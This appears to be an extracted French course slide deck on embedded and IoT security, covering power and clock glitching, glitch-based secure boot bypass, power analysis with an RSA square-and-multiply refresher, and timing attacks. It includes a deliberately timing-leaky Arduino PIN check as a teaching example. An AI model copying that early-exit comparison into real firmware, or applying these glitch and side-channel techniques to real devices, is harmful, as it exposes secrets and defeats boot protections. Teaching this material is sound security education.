
SIDE CHANNEL ATTACK : POWER GLITCH



Source: <http://www.limited-entropy.com/fault-injection-techniques/>

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

SIDE CHANNEL ATTACK : CLOCK GLITCH



Load #1

Load #2


Execute #1

Load #3

Execute #2

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

SIDE CHANNEL ATTACK :CLOCK GLITCH



Load #1

Load #2

Execute #1

Load #3


Execute #2

Load #4

Execute #3

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT


SIDE CHANNEL ATTACK : CLOCK GLITCH




Source : T4F

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT


BYPASS SECURE BOOT



Boot with valid flash image



Boot with invalid flash image



Fenêtre de glitch → H

Source : Riscure

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

SIDE CHANNEL : POWER ANALYSIS

La consommation d'un circuit varie en fonction des traitements et des données

- Consommation
- Temps

Les analyse applicables

- SPA : Simple power Analysis
- DPA : Differential Power Analysis



SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

RAPPEL RSA

1. Déterminer P & Q

- ✓ Très grands nombres premiers de taille équivalente

2. Calcul du module de chiffrement N

- ✓ $N = P * Q$

3. Calcul de $\Phi(N)$ – Indice d'Euler


- ✓ $\Phi(N) = (p-1) * (q-1)$
- ✓ Nombre d'entiers compris entre 1 et n et premiers avec n

4. Déterminer l'exposant de chiffrement e

- ✓ Généralement : 65537 (Fermat premiers)
- ✓ Doit être premier avec $\Phi(N)$ et $< \Phi(N)$

5. Calcul de l'exposant de déchiffrement d

- ✓ $d = \text{inverse_mod}(e, \Phi(n))$



Clé publique : (e, N)
Clé privée : (d, N)

Chiffrer : $x \equiv m^e \pmod{n}$
Déchiffrer : $m \equiv x^d \pmod{n}$

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

SIDE CHANNEL : SIMPLE POWER ANALYSIS


```
1 // Repeated square and multiply algorithm
2 long puissance (long a, long k, long n) {
3     for ( p=1 ; k>0 ; k=k/2 ) {
4         if ( k % 2 != 0 )    p = ( p * a ) % n
5         a =( a * a ) % n
6     }
7     return p;
8 }
```

Rappel RSA

- Chiffrer : $x \equiv m^e \pmod{n}$
- Déchiffrer : $m \equiv x^d \pmod{n}$

Boucle de boucle :

- Si le bit de l'exposant vaut 0 => Elévation au carré
- Si le bit de l'exposant vaut 1 => Elévation au carré + multiplication



SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

SIDE CHANNEL ANALYSES : TIME ATTACK


```
1 const char *password = "1346";
2 const int led_pin = 8;
3 ..
4
5 int checkPIN(char *input)
6 {
7     int i;
8     for (i = 0 ; i < 4 ; i++)
9     |     if (input[i] != password[i])
10    |         return 0;
11    return 1;
12 }
13
14 void loop() {
15 ..
16     digitalWrite(led_pin, HIGH);
17     r = checkPIN(buf);
18     digitalWrite(led_pin, LOW);
19
20     if (r)
21         Serial.println("Good PIN");
22     else
23         Serial.println("Wrong PIN");
24 }
```

- Le temps d'exécution est fonction du nombre de chiffres valides.




SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

SIDE CHANNEL ANALYSES : TIME ATTACK




SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

SIDE CHANNEL ANALYSES : TIME ATTACK



